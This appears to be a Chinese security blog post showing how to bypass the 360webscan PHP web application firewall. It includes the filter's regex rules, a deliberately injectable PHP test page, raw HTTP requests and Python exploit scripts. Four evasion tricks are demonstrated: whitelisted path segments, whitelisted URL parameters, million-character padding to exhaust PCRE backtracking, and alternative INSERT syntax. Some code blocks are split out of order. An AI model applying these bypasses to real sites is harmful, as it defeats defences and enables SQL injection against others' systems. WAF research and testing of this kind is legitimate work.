360webscan bypass | h3art3ars

> 绕过 360webscan 通防的方法

使用

将 360safe 文件夹放入网站根目录，在入口文件或者需要过滤的文件使用：

```
if(is_file($_SERVER['DOCUMENT_ROOT'].'/360safe/360webscan.php')){

require_once($_SERVER['DOCUMENT_ROOT'].'/360safe/360webscan.php');

}
```

测试代码

```
<?php

if(is_file($_SERVER['DOCUMENT_ROOT'].'/360safe/360webscan.php')){
```

```
require_once($_SERVER['DOCUMENT_ROOT'].'/360safe/360webscan.php');
}

$sql="select *  from tab where id =".$_POST['id'];
echo $sql;
```

php_self 白名单绕过


原理

```
$webscan_white_directory='admin|\/dede\/|\/install\/';
```

php_self 中含有 admin 或者 /dede/ 或者 /install/ 时，不过滤字符


测试

传参 id=select * from aaa 拦截



```
POST /test.php HTTP/1.1
Host: debug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101
Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
```


```
HTTP/1.1 200 OK
Date: Sun, 16 Feb 2020 06:29:44 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html
Content-Length: 200

 <html>
```



```
Origin: http://debug.com
Connection: close
Referer: http://debug.com/test.php
Upgrade-Insecure-Requests: 1

id=select * from aa
```

```
<body style="margin:0; padding:0">
<center><iframe width="100%" align="center" height="870" frameborder="0" scrolling="no" src="360safe/360.png"></iframe></center>
</body>
</html>
```

在 urlpath 之后添加 `/admin` ，`/dede/` ，`/install/` 之后不拦截



```
POST /test.php/admin HTTP/1.1
Host: debug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101
Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Origin: http://debug.com
Connection: close
Referer: http://debug.com/test.php
Upgrade-Insecure-Requests: 1

id=select * from aa
```

```
HTTP/1.1 200 OK
Date: Sun, 16 Feb 2020 06:30:48 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html
Content-Length: 45

select *  from tab where id =select * from aa
```


white_url 白名单绕过

原理

```
$webscan_white_url = array('index.php' => 'm=admin','post.php' =>
'job=postnew&step=post','edit_space_info.php'=>'');
```


`index.php?m=admin` ， `post.php?job=postnew&step=post` ， `edit_apace_info.php` 不过滤

实例




```
POST /test.php/edit_space_info.php HTTP/1.1
Host: debug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101
Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
```

```
HTTP/1.1 200 OK
Date: Sun, 16 Feb 2020 07:06:18 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html
Content-Length: 45
```




```
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Origin: http://debug.com
Connection: close
Referer: http://debug.com/test.php
Upgrade-Insecure-Requests: 1

id=select * from aa
```

```
Content-Length: 45

select *  from tab where id =select * from aa
```



```
POST /test.php/index.php?m=admin HTTP/1.1
Host: debug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101
Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Origin: http://debug.com
Connection: close
Referer: http://debug.com/test.php
Upgrade-Insecure-Requests: 1

id=select * from aa
```

```
HTTP/1.1 200 OK
Date: Sun, 16 Feb 2020 07:15:01 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html
Content-Length: 45

select *  from tab where id =select * from aa
```



```
POST /test.php/post.php?job=postnew&step=post HTTP/1.1
Host: debug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101
Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Origin: http://debug.com
Connection: close
Referer: http://debug.com/test.php
Upgrade-Insecure-Requests: 1

id=select * from aa
```

```
HTTP/1.1 200 OK
Date: Sun, 16 Feb 2020 07:17:25 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html
Content-Length: 45

select *  from tab where id =select * from aa
```

这两个白名单的方法很容易会被使用的人给更改掉

超长字符串绕过正则

原理

```
//get拦截规则

$getfilter = "\\b(alert\\(|confirm\\(|prompt\\()\\b|<[^>]*?\\b(onerror|onmousemove|onload|onclick|onmouseover)\\b[^>]*?>|^\\+\\/v(8|9)|\\b(and|or)\\b(['\"\\d]+?=['\"\\d]+?|['\"a-zA-Z]+?=['\"a-zA-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\\s*?\(|\\blike\\b\\s+?[\"'])|\\/\\*.+?\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT|UPDATE.+?SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE).+?FROM|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";

//post拦截规则

$postfilter = "\\b(alert\\(|confirm\\(|prompt\\()\\b|<[^>]*?\\b(onerror|onmousemove|onload|onclick|onmouseover)\\b[^>]*?>|\\b(and|or)\\b(['\"\\d]+?=['\"\\d]+?|['\"a-zA-Z]+?=['\"a-zA-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\\s*?\(|\\blike\\b\\s+?[\"'])|\\/\\*.+?\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT|UPDATE.+?SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE).+?FROM|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";

//cookie拦截规则

$cookiefilter = "\\b(and|or)\\b(['\"\\d]+?=['\"\\d]+?|['\"a-zA-Z]+?=['\"a-zA-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\\s*?\(|\\blike\\b\\s+?[\"'])|\\/\\*.+?\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT|UPDATE.+?SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE).+?FROM|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
```


是正则表达式设置规则，因此可利用 PHP 利用 PCRE 回溯次数限制绕过某些安全限制

测试


```
import requests

def exp():
domain = 'http://debug.com'
path = '/test.php'
url = domain + path
headers = {
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36",
}
# payload = "select */*"+'a'*1000000+'*/ from aaa'
payload = "select * from aaa"
data = {"id": payload}
```

```
url = domain+path

res = requests.post(url=url, data=data, headers=headers)

if 'webscan'in res.text:

print("fobidden!\n")

exit()


print(res.text)



if __name__ == "__main__":

exp()
```

当直接传参时候, 显示拦截了




```
def exp2():
    domain = 'http://debug.com'
    path = '/test.php'
    url = domain + path
```



```
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36",
        }
    # payload = "select */*"+'a'*1000000+'*/ from aaa'
    payload = "select * from aaa"
    data = {"id": payload}

    url = domain+path
    res = requests.post(url=url, data=data, headers=headers)
    if '360safe' in res.text:
        print("fobidden!\n")
        exit()

    print(res.text)


if __name__ == "__main__":
    exp2()
```

```
E:\workspace\python3\venv\Scripts\python.exe E:/workspace/python3/bypass_pcre.py
fobidden!


Process finished with exit code 0
```

当填充 `payload` 即 `id` 参数中 1000000 个 a 时



```

def exp2():
    domain = 'http://debug.com'
    path = '/test.php'
    url = domain + path
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36",
        }
    payload = "select */*"+'a'*1000000+'*/ from aaa'
    # payload = "select * from aaa"
    data = {"id": payload}

    url = domain+path
    res = requests.post(url=url, data=data, headers=headers)
    if '360safe' in res.text:
        print("fobidden!\n")
        exit()

    print(res.text)


if __name__ == "__main__":
    exp2()
```

```
E:\workspace\python3\venv\Scripts\python.exe E:/workspace/python3/bypass_pcre.py
select *  from tab where id =select */*aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Process finished with exit code 0
```

插入绕过正则

原理


```
INSERT\\s+INTO.+?VALUES
```

insert 数据可以用另几种方式


- `insert into table set name = 'admin',pass = '123456'`
- `insert table(name,password) values('admin','123456')`
- `insert into table(name,password) select 'admin','123456'`

这几种写法可以随意组合着用

可用性测试：




```
MariaDB [test]> select * from user;
+------+------+
| user | pass |
+------+------+
| aa   | 123  |
| aa   | abc  |
+------+------+
2 rows in set (0.000 sec)

MariaDB [test]> insert into user set user = 'admin',pass = '123456';
Query OK, 1 row affected (0.001 sec)

MariaDB [test]> insert user(user,pass) values('admin','12345678');
Query OK, 1 row affected (0.001 sec)
```




```
Query OK, 1 row affected (0.001 sec)

MariaDB [test]> insert into user select 'admin','123456';
Query OK, 1 row affected (0.001 sec)
Records: 1  Duplicates: 0  Warnings: 0

MariaDB [test]> select * from user;
+-------+----------+
| user  | pass     |
+-------+----------+
| aa    | 123      |
| aa    | abc      |
| admin | 123456   |
| admin | 12345678 |
| admin | 123456   |
+-------+----------+
5 rows in set (0.000 sec)

MariaDB [test]> 
```

绕过测试




```
POST /test.php HTTP/1.1
Host: debug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101
Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://debug.com
Connection: close
Referer: http://debug.com/test.php
Upgrade-Insecure-Requests: 1

id=insert into table set name = 'admin',pass = '123456'
```

```
HTTP/1.1 200 OK
Date: Sun, 16 Feb 2020 13:36:24 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html
Content-Length: 81

select *  from tab where id =insert into table set name = 'admin',pass = '123456'
```

